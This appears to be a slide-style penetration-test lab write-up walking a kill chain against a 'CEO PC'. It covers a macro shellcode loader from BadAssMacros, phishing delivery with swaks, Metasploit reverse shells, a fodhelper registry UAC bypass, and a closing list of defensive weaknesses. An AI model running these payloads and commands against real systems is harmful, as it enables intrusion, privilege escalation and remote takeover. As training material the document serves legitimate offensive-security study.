C:\Users\Administrator\Downloads>.\BadAssMacrosx86.exe -i yalguun-macro.raw -s indirect -p no -w doc -o payload-macro.txt

BadAssMacros

Author: @Inf0secRabbit && @SoumyadeepBas12

[1] Encoding your shellcode
[+] Word macro written to: payload-macro.txt

C:\Users\Administrator\Downloads>_
```

CEO PC - Weaponization

The screenshot displays a Windows File Explorer window titled 'Downloads'. The left sidebar shows the 'Downloads' folder selected. The main pane lists four files:

| Name | Date modified | Type | Size |
|-------------------|-------------------|---------------|-------|
| BadAssMacroxx64 | 1/1/2023 9:54 PM | Application | 82 KB |
| BadAssMacroxx86 | 1/1/2023 9:56 PM | Application | 82 KB |
| payload-macro | 1/1/2023 10:02 PM | Text Document | 5 KB |
| yalguun-macro.raw | 1/1/2023 9:58 PM | RAW File | 1 KB |

The 'payload-macro' file is selected and highlighted with a red box. Below it, a Notepad window titled 'payload-macro - Notepad' is open, displaying the following VBA code:

```
File Edit Format View Help
Declare PtrSafe Function DispCallFunc Lib "OleAut32.dll" (ByVal pvInstance As Long, ByVal offSetInVft As Long, ByVal CallConv /
Declare PtrSafe Function LoadLibrary Lib "kernel32" Alias "LoadLibraryA" (ByVal lpLibFileName As String) As Long
Declare PtrSafe Function GetProcAddress Lib "kernel32" (ByVal hModule As Long, ByVal lpProcName As String) As Long
Const CC_STDCALL = 4
Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40
Private VType(0 To 63) As Integer, VPtr(0 To 63) As Long
Function onX()
    Dim svY As Long
    Dim XoO As Long
    nNG = Array(Chr(&HF), Chr(&HE8), Chr(&H82), Chr(&H0), Chr(&H0), Chr(&H0), Chr(&H60), Chr(&H89), Chr(&HE5), Chr(&H31), Chr(&
Chr(&HAC), Chr(&H3C), Chr(&H61), Chr(&H7C), Chr(&H2), Chr(&H2C), Chr(&H20), Chr(&HC1), Chr(&HCF), Chr(&HD), Chr(&H1), Chr(&HC
Chr(&H51), Chr(&H8B), Chr(&H59), Chr(&H20), Chr(&H1), Chr(&HD3), Chr(&H8B), Chr(&H49), Chr(&H18), Chr(&HE3), Chr(&H3A), Chr(&
Chr(&H7D), Chr(&HF8), Chr(&H3B), Chr(&H7D), Chr(&H24), Chr(&H75), Chr(&HE4), Chr(&H58), Chr(&H8B), Chr(&H58), Chr(&H24), Chr(&
Chr(&H24), Chr(&H5B), Chr(&H5B), Chr(&H61), Chr(&H59), Chr(&H5A), Chr(&H51), Chr(&HFF), Chr(&HE0), Chr(&H5F), Chr(&H5F), Chr(&
Chr(&H77), Chr(&H26), Chr(&H7), Chr(&HFF), Chr(&HD5), Chr(&H8B), Chr(&H90), Chr(&H1), Chr(&H0), Chr(&H0), Chr(&H29), Chr(&HC4
Chr(&HEA), Chr(&HF), Chr(&HDF), Chr(&HE0), Chr(&HFF), Chr(&HD5), Chr(&H97), Chr(&H6A), Chr(&H5), Chr(&H68), Chr(&HC0), Chr(&H
Chr(&HFF), Chr(&HD5), Chr(&H85), Chr(&HC0), Chr(&H74), Chr(&HC), Chr(&HFF), Chr(&H4E), Chr(&H8), Chr(&H75), Chr(&HEC), Chr(&H
Chr(&H6A), Chr(&H12), Chr(&H59), Chr(&H56), Chr(&HE2), Chr(&HFD), Chr(&H66), Chr(&HC7), Chr(&H44), Chr(&H24), Chr(&H3C), Chr(&
Chr(&H53), Chr(&H56), Chr(&H68), Chr(&H79), Chr(&HCC), Chr(&H3F), Chr(&H86), Chr(&HFF), Chr(&HD5), Chr(&H89), Chr(&HE0), Chr(&
Chr(&H95), Chr(&HBD), Chr(&H9D), Chr(&HFF), Chr(&HD5), Chr(&H3C), Chr(&H6), Chr(&H7C), Chr(&HA), Chr(&H80), Chr(&HFB), Chr(&HE
```

svY = stdCallA("kernel32", "VirtualAlloc", vbLong, 0, UBound(nNG), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
For jCu = LBound(nNG) To UBound(nNG)

CEO PC - Delivery

```
root@kali:~/exam
# proxychains4 swaks --header "Subject: readme" --body 'Please see attached' -t michael [REDACTED] -f tracy [REDACTED] --server 172.16.117.105 --attach Doc1.doc
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
*** DEPRECATION WARNING: Inferring a filename from the argument to --attach will be removed in the future. Prefix filenames with '@' instead.
=== Trying 172.16.117.105:25...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.117.105:25 ... OK
=== Connected to 172.16.117.105.
<- 220 MAIL01 ESMTP
-> EHLO kali
<- 250-MAIL01
<- 250-SIZE 20480000
<- 250-AUTH LOGIN
<- 250 HELP
-> MAIL FROM:<tracy [REDACTED]>
<- 250 OK
-> RCPT TO:<michael [REDACTED]>
<- 250 OK
-> DATA
<- 354 OK, send.
-> Date: Mon, 02 Jan 2023 01:23:30 -0500
-> To: michael [REDACTED]
-> From: tracy [REDACTED]
-> Subject: readme
-> Message-Id: <20230102012330.203541@kali>
-> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
-> MIME-Version: 1.0
-> Content-Type: multipart/mixed; boundary="====_MIME_BOUNDARY_000_203541"
->
-> -----_MIME_BOUNDARY_000_203541
-> Content-Type: text/plain
->
-> Please see attached
-> -----_MIME_BOUNDARY_000_203541
-> Content-Type: application/octet-stream; name="Doc1.doc"
-> Content-Description: Doc1.doc
-> Content-Disposition: attachment; filename="Doc1.doc"
-> Content-Transfer-Encoding: BASE64
->
```

CEO PC - Exploitation

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on [REDACTED]:8000
```

```
[*] Command shell session 1 opened [REDACTED]:8000 -> [REDACTED] (54094) at 2023-01-02 01:24:15 -0500
```

```
Shell Banner:
```

```
Microsoft Windows [Version 10.0.19044.1645]
```

```
-----
```

```
C:\Windows\system32>
```


CEO PC - Phishing

```
C:\temp>systeminfo
systeminfo

Host Name:                CLIENT01
OS Name:                  Microsoft Windows 10 Pro
OS Version:              10.0.19044 N/A Build 19044
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Member Workstation
OS Build Type:            Multiprocessor Free
Registered Owner:        offsec
Registered Organization:
Product ID:               00331-20472-14483-AA637
Original Install Date:    2/14/2022, 10:51:18 AM
System Boot Time:         1/1/2023, 5:52:07 PM
System Manufacturer:      VMware, Inc.
System Model:             VMware7,1
System Type:              x64-based PC
Processor(s):             1 Processor(s) Installed.
                          [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz
BIOS Version:             VMware, Inc. VMW71.00V.18227214.B64.2106252220, 6/25/2021
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:              \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:             en-us;English (United States)
Time Zone:                (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:    4,095 MB
Available Physical Memory: 2,743 MB
Virtual Memory: Max Size: 4,799 MB
Virtual Memory: Available: 3,368 MB
Virtual Memory: In Use:   1,431 MB
Page File Location(s):    C:\pagefile.sys
Domain:                   jijistudio.com
Logon Server:             \\DC01
```

CEO PC - Exploitation

```
C:\temp>whoami /priv
whoami /priv
```

PRIVILEGES INFORMATION

```
-----
```

| Privilege Name | Description | State |
|-------------------------------|--------------------------------------|----------|
| SeShutdownPrivilege | Shut down the system | Disabled |
| SeChangeNotifyPrivilege | Bypass traverse checking | Enabled |
| SeUndockPrivilege | Remove computer from docking station | Disabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Disabled |
| SeTimeZonePrivilege | Change the time zone | Disabled |

CEO PC - Exploitation

```
PS C:\temp> New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
```

```
DelegateExecute :
PSPath           : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open\command
PSParentPath     : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\Shell\Open
PSChildName      : command
PSDrive          : HKCU
PSProvider       : Microsoft.PowerShell.Core\Registry
```

```
PS C:\temp> Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "powershell.exe -exec bypass -c C:\temp\mycode.exe" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "powershell.exe -exec bypass -c C:\temp\mycode.exe" -Force
```

```
PS C:\temp> Start-Process C:\Windows\System32\fodhelper.exe
Start-Process C:\Windows\System32\fodhelper.exe
PS C:\temp>
```

CEO PC - Exploitation

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on [REDACTED]:80
```

```
[*] Sending stage (200774 bytes) to [REDACTED] 53
```

```
[*] Meterpreter session 2 opened ([REDACTED]:80 -> [REDACTED]:54446) at 2023-01-02 03:56:24 -0500
```

```
meterpreter > shell
```

```
Process 3672 created.
```

```
Channel 1 created.
```

```
Microsoft Windows [Version 10.0.19044.1645]
```

```
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
```



Command and Control + Action

- Sliver C2 (Backdoor, RAT, Spyware)
- Data Leakage
- Ransomware
- Botnet
- Crypto mining



Conclusion

- OS version (**Win 7,8,10 - WinServer 2008-2019**)
- Least privilege (**Root, Administrator**)
- Password Policy (**Same password**)
- Network Isolation (**VLAN, ACL, DMZ**)
- Insecure File Storage (**Access permission**)
- Devices misconfiguration (**EDR, IPS, WAF**)
- Design flaws



FANTASY